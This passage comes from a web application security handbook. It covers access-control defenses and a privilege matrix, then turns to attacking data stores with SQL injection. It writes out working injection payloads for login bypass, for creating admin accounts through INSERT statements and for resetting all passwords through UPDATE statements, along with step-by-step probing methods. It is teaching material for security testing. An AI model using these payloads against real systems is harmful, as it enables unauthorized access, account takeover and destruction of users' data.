- Do not trust any user-submitted parameters to signify access rights (such as `admin=true`).
- Do not assume that users will access application pages in the intended sequence. Do not assume that because users cannot access the Edit Users page, they cannot reach the Edit User X page that is linked from it.
- Do not trust the user not to tamper with any data that is transmitted via the client. If some user-submitted data has been validated and then is transmitted via the client, do not rely on the retransmitted value without revalidation.

The following represents a best-practice approach to implementing effective access controls within web applications:

- Explicitly evaluate and document the access control requirements for every unit of application functionality. This needs to include both who can legitimately use the function and what resources individual users may access via the function.
- Drive all access control decisions from the user's session.
- Use a central application component to check access controls.
- Process every client request via this component to validate that the user making the request is permitted to access the functionality and resources being requested.
- Use programmatic techniques to ensure that there are no exceptions to the previous point. An effective approach is to mandate that every application page must implement an interface that is queried by the central access control mechanism. If you force developers to explicitly code access control logic into every page, there can be no excuse for omissions.
- For particularly sensitive functionality, such as administrative pages, you can further restrict access by IP address to ensure that only users from a specific network range can access the functionality, regardless of their login status.
- If static content needs to be protected, there are two methods of providing access control. First, static files can be accessed indirectly by passing a filename to a dynamic server-side page that implements relevant access control logic. Second, direct access to static files can be controlled using HTTP authentication or other features of the application server to wrap the incoming request and check the resource's permissions before access is granted.
- Identifiers specifying which resource a user wants to access are vulnerable to tampering whenever they are transmitted via the client. The server

should trust only the integrity of server-side data. Any time these identifiers are transmitted via the client, they need to be revalidated to ensure that the user is authorized to access the requested resource.

- For security-critical application functions such as the creation of a new bill payee in a banking application, consider implementing per-transaction reauthentication and dual authorization to provide additional assurance that the function is not being used by an unauthorized party. This also mitigates the consequences of other possible attacks, such as session hijacking.
- Log every event where sensitive data is accessed or a sensitive action is performed. These logs will enable potential access control breaches to be detected and investigated.

Web application developers often implement access control functions on a piecemeal basis. They add code to individual pages in cases where some access control is required, and they often cut and paste the same code between pages to implement similar requirements. This approach carries an inherent risk of defects in the resulting access control mechanism. Many cases are overlooked where controls are required, controls designed for one area may not operate in the intended way in another area, and modifications made elsewhere within the application may break existing controls by violating assumptions made by them.

In contrast to this approach, the previously described method of using a central application component to enforce access controls has many benefits:

- It increases the clarity of access controls within the application, enabling different developers to quickly understand the controls implemented by others.
- It makes maintainability more efficient and reliable. Most changes need to be applied only once, to a single shared component, and do not need to be cut and pasted to multiple locations.
- It improves adaptability. Where new access control requirements arise, they can be easily reflected within an existing API implemented by each application page.
- It results in fewer mistakes and omissions than if access control code is implemented piecemeal throughout the application.

## **A Multilayered Privilege Model**

Issues relating to access apply not only to the web application itself but also to the other infrastructure tiers that lie beneath it — in particular, the application server, the database, and the operating system. Taking a defense-in-depth approach to security entails implementing access controls at each of these layers

to create several layers of protection. This provides greater assurance against threats of unauthorized access, because if an attacker succeeds at compromising defenses at one layer, the attack may yet be blocked by defenses at another layer.

In addition to implementing effective access controls within the web application itself, as already described, a multilayered approach can be applied in various ways to the components that underlie the application:

- The application server can be used to control access to entire URL paths on the basis of user roles that are defined at the application server tier.
- The application can employ a different database account when carrying out the actions of different users. For users who should only be querying data (not updating it), an account with read-only privileges should be used.
- Fine-grained control over access to different database tables can be implemented within the database itself, using a table of privileges.
- The operating system accounts used to run each component in the infrastructure can be restricted to the least powerful privileges that the component actually requires.

In a complex, security-critical application, layered defenses of this kind can be devised with the help of a matrix defining the different user roles within the application and the different privileges, at each tier, that should be assigned to each role. Figure 8-6 is a partial example of a privilege matrix for a complex application.

Application Server		Application Roles		Database Privileges												
User type	URL path	User role	Search	Create Application	Edit Application	Purge Application	View Applications	Policy Updates	Rate Adjustment	View User Accounts	Create Users	View Company Ac	Edit Company Ac	Create Company	View Audit Log	Delegate privilege
Administrator	/*	Site Administrator	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
		Support	✓		✓		✓	✓		✓	✓	✓	✓	✓		
Site Supervisor	/admin/*	Back Office – New business		✓			✓									
	/myQuotes/*	Back Office – Referrals		✓	✓	✓		✓								
	/help/*	Back Office – Helpdesk	✓				✓			✓		✓			✓	✓
Company Administrator	/myQuotes/*	Customer – Administrator		✓	✓	✓	✓				✓	✓	✓			✓
	/help/*	Customer – New Business		✓		✓	✓									
		Customer – Support	✓				✓		✓							
Normal User	/myQuotes/dash.jsp	User – Applications	✓	✓			✓									
	/myQuotes/apply.jsp	User – Referrals														
	/myQuotes/search.jsp	User – Helpdesk														
	/help/*	Unregistered (Read Only)	✓				✓									
Audit	(none)	Syslog Server Account													✓	

**Figure 8-6:** A privilege matrix for a complex application

Within a security model of this kind, you can see how various useful access control concepts can be applied:

- **Programmatic control** — The matrix of individual database privileges is stored in a table within the database and is applied programmatically to enforce access control decisions. The classification of user roles provides a shortcut for applying certain access control checks, and this is also applied programmatically. Programmatic controls can be extremely fine-grained and can build arbitrarily complex logic into the process of carrying out access control decisions within the application.
- **Discretionary access control (DAC)** — Administrators can delegate their privileges to other users in relation to specific resources they own, employing discretionary access control. This is a *closed DAC* model, in which access is denied unless explicitly granted. Administrators also can lock or expire individual user accounts. This is an *open DAC* model, in which access is permitted unless explicitly withdrawn. Various application users have privileges to create user accounts, again applying discretionary access control.
- **Role-based access control (RBAC)** — Named roles contain different sets of specific privileges, and each user is assigned to one of these roles. This serves as a shortcut for assigning and enforcing different privileges and is necessary to help manage access control in complex applications. Using roles to perform up-front access checks on user requests enables many unauthorized requests to be quickly rejected with a minimum amount of processing being performed. An example of this approach is protecting the URL paths that specific types of users may access.

When designing role-based access control mechanisms, you must balance the number of roles so that they remain a useful tool to help manage privileges within the application. If too many fine-grained roles are created, the number of different roles becomes unwieldy, and they are difficult to manage accurately. If too few roles are created, the resulting roles will be a coarse instrument for managing access. It is likely that individual users will be assigned privileges that are not strictly necessary to perform their function.

If platform-level controls are used to restrict access to different application roles based on HTTP method and URL, these should be designed using a default-deny model, as is best practice for firewall rules. This should include various specific rules that assign certain HTTP methods and URLs to certain roles, and the final rule should deny any request that does not match a previous rule.

- **Declarative control** — The application uses restricted database accounts when accessing the database. It employs different accounts for different groups of users, with each account having the least level of privilege

necessary to carry out the actions that group is permitted to perform. Declarative controls of this kind are declared from outside the application. This is a useful application of defense-in-depth principles, because privileges are imposed on the application by a different component. Even if a user finds a way to breach the access controls implemented within the application tier in order to perform a sensitive action, such as adding a new user, he is prevented from doing so. The database account that he is using does not have the required privileges within the database.

A different means of applying declarative access control exists at the application server level, via deployment descriptor files, which are applied during application deployment. However, these can be relatively blunt instruments and do not always scale well to manage fine-grained privileges in a large application.

### HACK STEPS

**If you are attacking an application that employs a multilayered privilege model of this kind, it is likely that many of the most obvious mistakes that are commonly made in applying access controls will be defended against. You may find that circumventing the controls implemented within the application does not get you very far, because of protection in place at other layers. With this in mind, several potential lines of attack are still available to you. Most importantly, understanding the limitations of each type of control, in terms of the protection it does not offer, will help you identify the vulnerabilities that are most likely to affect it:**

- **Programmatic checks within the application layer may be susceptible to injection-based attacks.**
- **Roles defined at the application server layer are often coarsely defined and may be incomplete.**
- **Where application components run using low-privileged operating system accounts, typically they can read many kinds of potentially sensitive data within the host file system. Any vulnerabilities granting arbitrary file access may still be usefully exploited, even if only to read sensitive data.**
- **Vulnerabilities within the application server software itself typically enable you to defeat all access controls implemented within the application layer, but you may still have limited access to the database and operating system.**
- **A single exploitable access control vulnerability in the right location may still provide a starting point for serious privilege escalation. For example, if you discover a way to modify the role associated with your account, you may find that logging in again with that account gives you enhanced access at both the application and database layers.**

## Summary

---

Access control defects can manifest themselves in various ways. In some cases, they may be uninteresting, allowing illegitimate access to a harmless function that cannot be leveraged to escalate privileges any further. In other cases, finding a weakness in access controls can quickly lead to a complete compromise of the application.

Flaws in access control can arise from various sources. A poor application design may make it difficult or impossible to check for unauthorized access, a simple oversight may leave only one or two functions unprotected, or defective assumptions about how users will behave can leave the application undefended when those assumptions are violated.

In many cases, finding a break in access controls is almost trivial. You simply request a common administrative URL and gain direct access to the functionality. In other cases, it may be very hard, and subtle defects may lurk deep within application logic, particularly in complex, high-security applications. The most important lesson when attacking access controls is to look everywhere. If you are struggling to make progress, be patient, and test every step of every application function. A bug that allows you to own the entire application may be just around the corner.

## Questions

---

Answers can be found at <http://mdsec.net/wahh>.

1. An application may use the HTTP `Referer` header to control access without any overt indication of this in its normal behavior. How can you test for this weakness?
2. You log in to an application and are redirected to the following URL:

`https://wahh-app.com/MyAccount.php?uid=1241126841`

The application appears to be passing a user identifier to the `MyAccount.php` page. The only identifier you are aware of is your own. How can you test whether the application is using this parameter to enforce access controls in an unsafe way?

3. A web application on the Internet enforces access controls by examining users' source IP addresses. Why is this behavior potentially flawed?

4. An application's sole purpose is to provide a searchable repository of information for use by members of the public. There are no authentication or session-handling mechanisms. What access controls should be implemented within the application?
5. When browsing an application, you encounter several sensitive resources that need to be protected from unauthorized access and that have the `.xls` file extension. Why should these immediately catch your attention?





# Attacking Data Stores

Nearly all applications rely on a data store to manage data that is processed within the application. In many cases this data drives the core application logic, holding user accounts, permissions, application configuration settings, and more. Data stores have evolved to become significantly more than passive containers for data. Most hold data in a structured format, accessed using a predefined query format or language, and contain internal logic to help manage that data.

Typically, applications use a common privilege level for all types of access to the data store and when processing data belonging to different application users. If an attacker can interfere with the application's interaction with the data store, to make it retrieve or modify different data, he can usually bypass any controls over data access that are imposed at the application layer.

The principle just described can be applied to any kind of data store technology. Because this is a practical handbook, we will focus on the knowledge and techniques you need to exploit the vulnerabilities that exist in real-world applications. By far the most common data stores are SQL databases, XML-based repositories, and LDAP directories. Practical examples seen elsewhere are also covered.

In covering these key examples, we will describe the practical steps that you can take to identify and exploit these defects. There is a conceptual synergy in the process of understanding each new type of injection. Having grasped the essentials of exploiting these manifestations of the flaw, you should be confident that you can draw on this understanding when you encounter a new category

of injection. Indeed, you should be able to devise additional means of attacking those that others have already studied.

## Injecting into Interpreted Contexts

---

An interpreted language is one whose execution involves a runtime component that interprets the language's code and carries out the instructions it contains. In contrast, a compiled language is one whose code is converted into machine instructions at the time of generation. At runtime, these instructions are executed directly by the processor of the computer that is running it.

In principle, any language can be implemented using either an interpreter or a compiler, and the distinction is not an inherent property of the language itself. Nevertheless, most languages normally are implemented in only one of these two ways, and many of the core languages used to develop web applications are implemented using an interpreter, including SQL, LDAP, Perl, and PHP.

Because of how interpreted languages are executed, a family of vulnerabilities known as *code injection* arises. In any useful application, user-supplied data is received, manipulated, and acted on. Therefore, the code that the interpreter processes is a mix of the instructions written by the programmer and the data supplied by the user. In some situations, an attacker can supply crafted input that breaks out of the data context, usually by supplying some syntax that has a special significance within the grammar of the interpreted language being used. The result is that part of this input gets interpreted as program instructions, which are executed in the same way as if they had been written by the original programmer. Often, therefore, a successful attack fully compromises the component of the application that is being targeted.

In native compiled languages, on the other hand, attacks designed to execute arbitrary commands are usually very different. The method of injecting code normally does not leverage any syntactic feature of the language used to develop the target program, and the injected payload usually contains machine code rather than instructions written in that language. See Chapter 16 for details of common attacks against native compiled software.

## Bypassing a Login

The process by which an application accesses a data store usually is the same, regardless of whether that access was triggered by the actions of an unprivileged user or an application administrator. The web application functions as a discretionary access control to the data store, constructing queries to retrieve, add, or modify data in the data store based on the user's account and type. A successful injection attack that modifies a query (and not merely the data

within the query) can bypass the application's discretionary access controls and gain unauthorized access.

If security-sensitive application logic is controlled by the results of a query, an attacker can potentially modify the query to alter the application's logic. Let's look at a typical example where a back-end data store is queried for records in a user table that match the credentials that a user supplied. Many applications that implement a forms-based login function use a database to store user credentials and perform a simple SQL query to validate each login attempt. Here is a typical example:

```
SELECT * FROM users WHERE username = 'marcus' and password = 'secret'
```

This query causes the database to check every row within the users table and extract each record where the username column has the value marcus and the password column has the value secret. If a user's details are returned to the application, the login attempt is successful, and the application creates an authenticated session for that user.

In this situation, an attacker can inject into either the username or the password field to modify the query performed by the application and thereby subvert its logic. For example, if an attacker knows that the username of the application administrator is admin, he can log in as that user by supplying any password and the following username:

```
admin'--
```

This causes the application to perform the following query:

```
SELECT * FROM users WHERE username = 'admin'--' AND password = 'foo'
```

Note that the comment sequence (--) causes the remainder of the query to be ignored, and so the query executed is equivalent to:

```
SELECT * FROM users WHERE username = 'admin'
```

so the password check is bypassed.

### TRY IT!

```
http://mdsec.net/auth/319/
```

Suppose that the attacker does not know the administrator's username. In most applications, the first account in the database is an administrative user, because this account normally is created manually and then is used to generate

all other accounts via the application. Furthermore, if the query returns the details for more than one user, most applications will simply process the first user whose details are returned. An attacker can often exploit this behavior to log in as the first user in the database by supplying the username:

```
' OR 1=1--
```

This causes the application to perform the query:

```
SELECT * FROM users WHERE username = '' OR 1=1--' AND password = 'foo'
```

Because of the comment symbol, this is equivalent to:

```
SELECT * FROM users WHERE username = '' OR 1=1
```

which returns the details of all application users.

**NOTE** Injecting into an interpreted context to alter application logic is a generic attack technique. A corresponding vulnerability could arise in LDAP queries, XPath queries, message queue implementations, or indeed any custom query language.

## HACK STEPS

Injection into interpreted languages is a broad topic, encompassing many different kinds of vulnerabilities and potentially affecting every component of a web application's supporting infrastructure. The detailed steps for detecting and exploiting code injection flaws depend on the language that is being targeted and the programming techniques employed by the application's developers. In every instance, however, the generic approach is as follows:

1. Supply unexpected syntax that may cause problems within the context of the particular interpreted language.
2. Identify any anomalies in the application's response that may indicate the presence of a code injection vulnerability.
3. If any error messages are received, examine these to obtain evidence about the problem that occurred on the server.
4. If necessary, systematically modify your initial input in relevant ways in an attempt to confirm or disprove your tentative diagnosis of a vulnerability.
5. Construct a proof-of-concept test that causes a safe command to be executed in a verifiable way, to conclusively prove that an exploitable code injection flaw exists.
6. Exploit the vulnerability by leveraging the functionality of the target language and component to achieve your objectives.

## Injecting into SQL

---

Almost every web application employs a database to store the various kinds of information it needs to operate. For example, a web application deployed by an online retailer might use a database to store the following information:

- User accounts, credentials, and personal information
- Descriptions and prices of goods for sale
- Orders, account statements, and payment details
- The privileges of each user within the application

The means of accessing information within the database is Structured Query Language (SQL). SQL can be used to read, update, add, and delete information held within the database.

SQL is an interpreted language, and web applications commonly construct SQL statements that incorporate user-supplied data. If this is done in an unsafe way, the application may be vulnerable to SQL injection. This flaw is one of the most notorious vulnerabilities to have afflicted web applications. In the most serious cases, SQL injection can enable an anonymous attacker to read and modify all data stored within the database, and even take full control of the server on which the database is running.

As awareness of web application security has evolved, SQL injection vulnerabilities have become gradually less widespread and more difficult to detect and exploit. Many modern applications avoid SQL injection by employing APIs that, if properly used, are inherently safe against SQL injection attacks. In these circumstances, SQL injection typically occurs in the occasional cases where these defense mechanisms cannot be applied. Finding SQL injection is sometimes a difficult task, requiring perseverance to locate the one or two instances in an application where the usual controls have not been applied.

As this trend has developed, methods for finding and exploiting SQL injection flaws have evolved, using more subtle indicators of vulnerabilities, and more refined and powerful exploitation techniques. We will begin by examining the most basic cases and then go on to describe the latest techniques for blind detection and exploitation.

A wide range of databases are employed to support web applications. Although the fundamentals of SQL injection are common to the vast majority of these, there are many differences. These range from minor variations in syntax to significant divergences in behavior and functionality that can affect the types of attacks you can pursue. For reasons of space and sanity, we will restrict our examples to the three most common databases you are likely to encounter — Oracle, MS-SQL, and MySQL. Wherever applicable, we will draw attention to the differences between these three platforms. Equipped with the techniques we describe here,

you should be able to identify and exploit SQL injection flaws against any other database by performing some quick additional research.

**TIP** In many situations, you will find it extremely useful to have access to a local installation of the same database that is being used by the application you are targeting. You will often find that you need to tweak a piece of syntax, or consult a built-in table or function, to achieve your objectives. The responses you receive from the target application will often be incomplete or cryptic, requiring some detective work to understand. All of this is much easier if you can cross-reference with a fully transparent working version of the database in question.

If this is not feasible, a good alternative is to find a suitable interactive online environment that you can experiment on, such as the interactive tutorials at [SQLzoo.net](http://SQLzoo.net).

## Exploiting a Basic Vulnerability

Consider a web application deployed by a book retailer that enables users to search for products by author, title, publisher, and so on. The entire book catalog is held within a database, and the application uses SQL queries to retrieve details of different books based on the search terms supplied by users.

When a user searches for all books published by Wiley, the application performs the following query:

```
SELECT author,title,year FROM books WHERE publisher = 'Wiley' and
published=1
```

This query causes the database to check every row within the books table, extract each of the records where the `publisher` column has the value `Wiley` and `published` has the value `1`, and return the set of all these records. The application then processes this record set and presents it to the user within an HTML page.

In this query, the words to the left of the equals sign are SQL keywords and the names of tables and columns within the database. This portion of the query was constructed by the programmer when the application was created. The expression `Wiley` is supplied by the user, and its significance is as an item of data. String data in SQL queries must be encapsulated within single quotation marks to separate it from the rest of the query.

Now, consider what happens when a user searches for all books published by O'Reilly. This causes the application to perform the following query:

```
SELECT author,title,year FROM books WHERE publisher = 'O'Reilly' and
published=1
```

In this case, the query interpreter reaches the string data in the same way as before. It parses this data, which is encapsulated within single quotation marks, and obtains the value 0. It then encounters the expression `Reilly'`, which is not valid SQL syntax, and therefore generates an error:

```
Incorrect syntax near 'Reilly'.
Server: Msg 105, Level 15, State 1, Line 1
Unclosed quotation mark before the character string '
```

When an application behaves in this way, it is wide open to SQL injection. An attacker can supply input containing a quotation mark to terminate the string he controls. Then he can write arbitrary SQL to modify the query that the developer intended the application to execute. In this situation, for example, the attacker can modify the query to return every book in the retailer's catalog by entering this search term:

```
Wiley' OR 1=1--
```

This causes the application to perform the following query:

```
SELECT author,title,year FROM books WHERE publisher = 'Wiley' OR
1=1--' and published=1
```

This modifies the `WHERE` clause of the developer's query to add a second condition. The database checks every row in the `books` table and extracts each record where the `publisher` column has the value `Wiley` or where 1 is equal to 1. Because 1 always equals 1, the database returns every record in the `books` table.

The double hyphen in the attacker's input is a meaningful expression in SQL that tells the query interpreter that the remainder of the line is a comment and should be ignored. This trick is extremely useful in some SQL injection attacks, because it enables you to ignore the remainder of the query created by the application developer. In the example, the application encapsulates the user-supplied string in single quotation marks. Because the attacker has terminated the string he controls and injected some additional SQL, he needs to handle the trailing quotation mark to avoid a syntax error, as in the O'Reilly example. He achieves this by adding a double hyphen, causing the remainder of the query to be treated as a comment. In MySQL, you need to include a space after the double hyphen, or use a hash character to specify a comment.

The original query also controlled access to only published books, because it specified `and published=1`. By injecting the comment sequence, the attacker has gained unauthorized access by returning details of all books, published or otherwise.

**TIP** In some situations, an alternative way to handle the trailing quotation mark without using the comment symbol is to “balance the quotes.” You finish the injected input with an item of string data that requires a trailing quote to encapsulate it. For example, entering the search term:

```
Wiley' OR 'a' = 'a
```

results in the query:

```
SELECT author,title,year FROM books WHERE publisher = 'Wiley' OR  
'a'='a' and published=1
```

This is perfectly valid and achieves the same result as the `1 = 1` attack to return all books published by Wiley, regardless of whether they have been published.

This example shows how application logic can be bypassed, allowing an access control flaw in which the attacker can view all books, not just books matching the allowed filter (showing published books). However, we will describe shortly how SQL injection flaws like this can be used to extract arbitrary data from different database tables and to escalate privileges within the database and the database server. For this reason, any SQL injection vulnerability should be regarded as extremely serious, regardless of its precise context within the application’s functionality.

## Injecting into Different Statement Types

The SQL language contains a number of verbs that may appear at the beginning of statements. Because it is the most commonly used verb, the majority of SQL injection vulnerabilities arise within `SELECT` statements. Indeed, discussions about SQL injection often give the impression that the vulnerability occurs only in connection with `SELECT` statements, because the examples used are all of this type. However, SQL injection flaws can exist within any type of statement. You need to be aware of some important considerations in relation to each.

Of course, when you are interacting with a remote application, it usually is not possible to know in advance what type of statement a given item of user input will be processed by. However, you can usually make an educated guess based on the type of application function you are dealing with. The most common types of SQL statements and their uses are described here.

### ***SELECT Statements***

`SELECT` statements are used to retrieve information from the database. They are frequently employed in functions where the application returns information in response to user actions, such as browsing a product catalog, viewing a user’s



profile, or performing a search. They are also often used in login functions where user-supplied information is checked against data retrieved from a database.

As in the previous examples, the entry point for SQL injection attacks normally is the query's `WHERE` clause. User-supplied items are passed to the database to control the scope of the query's results. Because the `WHERE` clause is usually the final component of a `SELECT` statement, this enables the attacker to use the comment symbol to truncate the query to the end of his input without invalidating the syntax of the overall query.

Occasionally, SQL injection vulnerabilities occur that affect other parts of the `SELECT` query, such as the `ORDER BY` clause or the names of tables and columns.

### TRY IT!

```
http://mdsec.net/addressbook/32/
```

## INSERT Statements

`INSERT` statements are used to create a new row of data within a table. They are commonly used when an application adds a new entry to an audit log, creates a new user account, or generates a new order.

For example, an application may allow users to self-register, specifying their own username and password, and may then insert the details into the `users` table with the following statement:

```
INSERT INTO users (username, password, ID, privs) VALUES ('daf',  
'secret', 2248, 1)
```

If the `username` or `password` field is vulnerable to SQL injection, an attacker can insert arbitrary data into the table, including his own values for `ID` and `privs`. However, to do so he must ensure that the remainder of the `VALUES` clause is completed gracefully. In particular, it must contain the correct number of data items of the correct types. For example, injecting into the `username` field, the attacker can supply the following:

```
foo', 'bar', 9999, 0)--
```

This creates an account with an `ID` of 9999 and `privs` of 0. Assuming that the `privs` field is used to determine account privileges, this may enable the attacker to create an administrative user.

In some situations, when working completely blind, injecting into an `INSERT` statement may enable an attacker to extract string data from the application. For example, the attacker could grab the version string of the database and insert this into a field within his own user profile, which can be displayed back to his browser in the normal way.

**TIP** When attempting to inject into an `INSERT` statement, you may not know in advance how many parameters are required, or what their types are. In the preceding situation, you can keep adding fields to the `VALUES` clause until the desired user account is actually created. For example, when injecting into the `username` field, you could submit the following:

```
foo')--
foo', 1)--
foo', 1, 1)--
foo', 1, 1, 1)--
```

Because most databases implicitly cast an integer to a string, an integer value can be used at each position. In this case the result is an account with a username of `foo` and a password of `1`, regardless of which order the other fields are in.

If you find that the value `1` is still rejected, you can try the value `2000`, which many databases also implicitly cast to date-based data types.

When you have determined the correct number of fields following the injection point, on MS-SQL you can add a second arbitrary query and use one of the inference-based techniques described later in this chapter.

In Oracle, a subselect query can be issued within an insert query. This subselect query can cause a success or failure of the main query, using the inference-based techniques described later.

### TRY IT!

```
http://mdsec.net/addressbook/12/
```

## UPDATE Statements

`UPDATE` statements are used to modify one or more existing rows of data within a table. They are often used in functions where a user changes the value of data that already exists — for example, updating her contact information, changing her password, or changing the quantity on a line of an order.

A typical `UPDATE` statement works much like an `INSERT` statement, except that it usually contains a `WHERE` clause to tell the database which rows of the table to update. For example, when a user changes her password, the application might perform the following query:

```
UPDATE users SET password='newsecret' WHERE user = 'marcus' and password
= 'secret'
```

This query in effect verifies whether the user's existing password is correct and, if so, updates it with the new value. If the function is vulnerable to SQL

injection, an attacker can bypass the existing password check and update the password of the admin user by entering the following username:

```
admin'--
```

**NOTE** Probing for SQL injection vulnerabilities in a remote application is always potentially dangerous, because you have no way of knowing in advance quite what action the application will perform using your crafted input. In particular, modifying the `WHERE` clause in an `UPDATE` statement can cause changes to be made throughout a critical table of the database. For example, if the attack just described had instead supplied the username:

```
admin' or 1=1--
```

this would cause the application to execute the query:

```
UPDATE users SET password='newsecret' WHERE user = 'admin' or 1=1
```

This resets the value of every user's password, because 1 always equals 1!

Be aware that this risk exists even when you attack an application function that does not appear to update any existing data, such as the main login. There have been cases where, following a successful login, the application performs various `UPDATE` queries using the supplied username. This means that any attack on the `WHERE` clause may be replicated in these other statements, potentially wreaking havoc within the profiles of all application users. You should ensure that the application owner accepts these unavoidable risks before attempting to probe for or exploit any SQL injection flaws. You should also strongly encourage the owner to perform a full database backup before you begin testing.

### TRY IT!

```
http://mdsec.net/addressbook/27/
```

## DELETE Statements

`DELETE` statements are used to delete one or more rows of data within a table, such as when users remove an item from their shopping basket or delete a delivery address from their personal details.

As with `UPDATE` statements, a `WHERE` clause normally is used to tell the database which rows of the table to update. User-supplied data is most likely to be incorporated into this clause. Subverting the intended `WHERE` clause can have

far-reaching effects, so the same caution described for `UPDATE` statements applies to this attack.

## Finding SQL Injection Bugs

In the most obvious cases, a SQL injection flaw may be discovered and conclusively verified by supplying a single item of unexpected input to the application. In other cases, bugs may be extremely subtle and may be difficult to distinguish from other categories of vulnerability or from benign anomalies that do not present a security threat. Nevertheless, you can carry out various steps in an ordered way to reliably verify the majority of SQL injection flaws.

**NOTE** In your application mapping exercises (see Chapter 4), you should have identified instances where the application appears to be accessing a back-end database. All of these need to be probed for SQL injection flaws. In fact, absolutely any item of data submitted to the server may be passed to database functions in ways that are not evident from the user's perspective and may be handled in an unsafe manner. Therefore, you need to probe every such item for SQL injection vulnerabilities. This includes all URL parameters, cookies, items of `POST` data, and HTTP headers. In all cases, a vulnerability may exist in the handling of both the name and value of the relevant parameter.

**TIP** When you are probing for SQL injection vulnerabilities, be sure to walk through to completion any multistage processes in which you submit crafted input. Applications frequently gather a collection of data across several requests, and they persist this to the database only after the complete set has been gathered. In this situation, you will miss many SQL injection vulnerabilities if you only submit crafted data within each individual request and monitor the application's response to that request.

### *Injecting into String Data*

When user-supplied string data is incorporated into a SQL query, it is encapsulated within single quotation marks. To exploit any SQL injection flaw, you need to break out of these quotation marks.

#### **HACK STEPS**

1. Submit a single quotation mark as the item of data you are targeting. Observe whether an error occurs, or whether the result differs from the original in any other way. If a detailed database error message is received, consult the "SQL Syntax and Error Reference" section of this chapter to understand its meaning.

2. If an error or other divergent behavior was observed, submit two single quotation marks together. Databases use two single quotation marks as an escape sequence to represent a literal single quote, so the sequence is interpreted as data within the quoted string rather than the closing string terminator. If this input causes the error or anomalous behavior to disappear, the application is probably vulnerable to SQL injection.
3. As a further verification that a bug is present, you can use SQL concatenator characters to construct a string that is equivalent to some benign input. If the application handles your crafted input in the same way as it does the corresponding benign input, it is likely to be vulnerable. Each type of database uses different methods for string concatenation. The following examples can be injected to construct input that is equivalent to `FOO` in a vulnerable application:

- Oracle: `' | 'FOO`
- MS-SQL: `' + 'FOO`
- MySQL: `' 'FOO` (note the space between the two quotes)

**TIP** One way of confirming that the application is interacting with a back-end database is to submit the SQL wildcard character `%` in a given parameter. For example, submitting this in a search field often returns a large number of results, indicating that the input is being passed into a SQL query. Of course, this does not necessarily indicate that the application is vulnerable – only that you should probe further to identify any actual flaws.

**TIP** While looking for SQL injection using a single quote, keep an eye out for any JavaScript errors occurring when your browser processes the returned page. It is fairly common for user-supplied input to be returned within JavaScript, and an unsanitized single quote will cause an error in the JavaScript interpreter, just as it does in the SQL interpreter. The ability to inject arbitrary JavaScript into responses allows cross-site scripting attacks, as described in Chapter 12.

## *Injecting into Numeric Data*

When user-supplied numeric data is incorporated into a SQL query, the application may still handle this as string data by encapsulating it within single quotation marks. Therefore, you should always follow the steps described previously for string data. In most cases, however, numeric data is passed directly to the database in numeric form and therefore is not placed within single quotation marks. If none of the previous tests points toward the presence of a vulnerability, you can take some other specific steps in relation to numeric data.

**HACK STEPS**

1. Try supplying a simple mathematical expression that is equivalent to the original numeric value. For example, if the original value is 2, try submitting `1+1` or `3-1`. If the application responds in the same way, it *may* be vulnerable.
2. The preceding test is most reliable in cases where you have confirmed that the item being modified has a noticeable effect on the application's behavior. For example, if the application uses a numeric `PageID` parameter to specify which content should be returned, substituting `1+1` for `2` with equivalent results is a good sign that SQL injection is present. However, if you can place arbitrary input into a numeric parameter without changing the application's behavior, the preceding test provides no evidence of a vulnerability.
3. If the first test is successful, you can obtain further evidence of the vulnerability by using more complicated expressions that use SQL-specific keywords and syntax. A good example of this is the `ASCII` command, which returns the numeric ASCII code of the supplied character. For example, because the ASCII value of `A` is 65, the following expression is equivalent to 2 in SQL:

```
67-ASCII('A')
```

4. The preceding test will not work if single quotes are being filtered. However, in this situation you can exploit the fact that databases implicitly convert numeric data to string data where required. Hence, because the ASCII value of the character `1` is 49, the following expression is equivalent to 2 in SQL:

```
51-ASCII(1)
```

**TIP** A common mistake when probing an application for defects such as SQL injection is to forget that certain characters have special meaning within HTTP requests. If you want to include these characters within your attack payloads, you must be careful to URL-encode them to ensure that they are interpreted in the way you intend. In particular:

- `&` and `=` are used to join name/value pairs to create the query string and the block of `POST` data. You should encode them using `%26` and `%3d`, respectively.
- Literal spaces are not allowed in the query string. If they are submitted, they will effectively terminate the entire string. You should encode them using `+` or `%20`.
- Because `+` is used to encode spaces, if you want to include an actual `+` in your string, you must encode it using `%2b`. In the previous numeric example, therefore, `1+1` should be submitted as `1%2b1`.

- The semicolon is used to separate cookie fields and should be encoded using %3b.

**These encodings are necessary whether you are editing the parameter's value directly from your browser, with an intercepting proxy, or through any other means. If you fail to encode problem characters correctly, you may invalidate the entire request or submit data you did not intend to.**

The steps just described generally are sufficient to identify the majority of SQL injection vulnerabilities, including many of those where no useful results or error information are transmitted back to the browser. In some cases, however, more advanced techniques may be necessary, such as the use of time delays to confirm the presence of a vulnerability. We will describe these techniques later in this chapter.

## *Injecting into the Query Structure*

If user-supplied data is being inserted into the structure of the SQL query itself, rather than an item of data within the query, exploiting SQL injection simply involves directly supplying valid SQL syntax. No “escaping” is required to break out of any data context.

The most common injection point within the SQL query structure is within an `ORDER BY` clause. The `ORDER BY` keyword takes a column name or number and orders the result set according to the values in that column. This functionality is frequently exposed to the user to allow sorting of a table within the browser.

A typical example is a sortable table of books that is retrieved using this query:

```
SELECT author, title, year FROM books WHERE publisher = 'Wiley' ORDER BY
title ASC
```

If the column name `title` in the `ORDER BY` is specified by the user, it is not necessary to use a single quote. The user-supplied data already directly modifies the structure of the SQL query.

**TIP** In some rarer cases, user-supplied input may specify a column name within a `WHERE` clause. Because these are also not encapsulated in single quotes, a similar issue occurs. The authors have also encountered applications where the table name has been a user-supplied parameter. Finally, a surprising number of applications expose the sort order keyword (`ASC` or `DESC`) to be specified by the user, perhaps believing that this has no consequence for SQL injection attacks.

Finding SQL injection in a column name can be difficult. If a value is supplied that is not a valid column name, the query results in an error. This means that the response will be the same regardless of whether the attacker submits a

path traversal string, single quote, double quote, or any other arbitrary string. Therefore, common techniques for both automated fuzzing and manual testing are liable to overlook the vulnerability. The standard test strings for numerous kinds of vulnerabilities will all cause the same response, which may not itself disclose the nature of the error.

**NOTE** Some conventional SQL injection defenses described later in this chapter cannot be implemented for user-specified column names. Using prepared statements or escaping single quotes will not prevent this type of SQL injection. As a result, this vector is a key one to look out for in modern applications.

### HACK STEPS

1. Make a note of any parameters that appear to control the order or field types within the results that the application returns.
2. Make a series of requests supplying a numeric value in the parameter value, starting with the number 1 and incrementing it with each subsequent request:
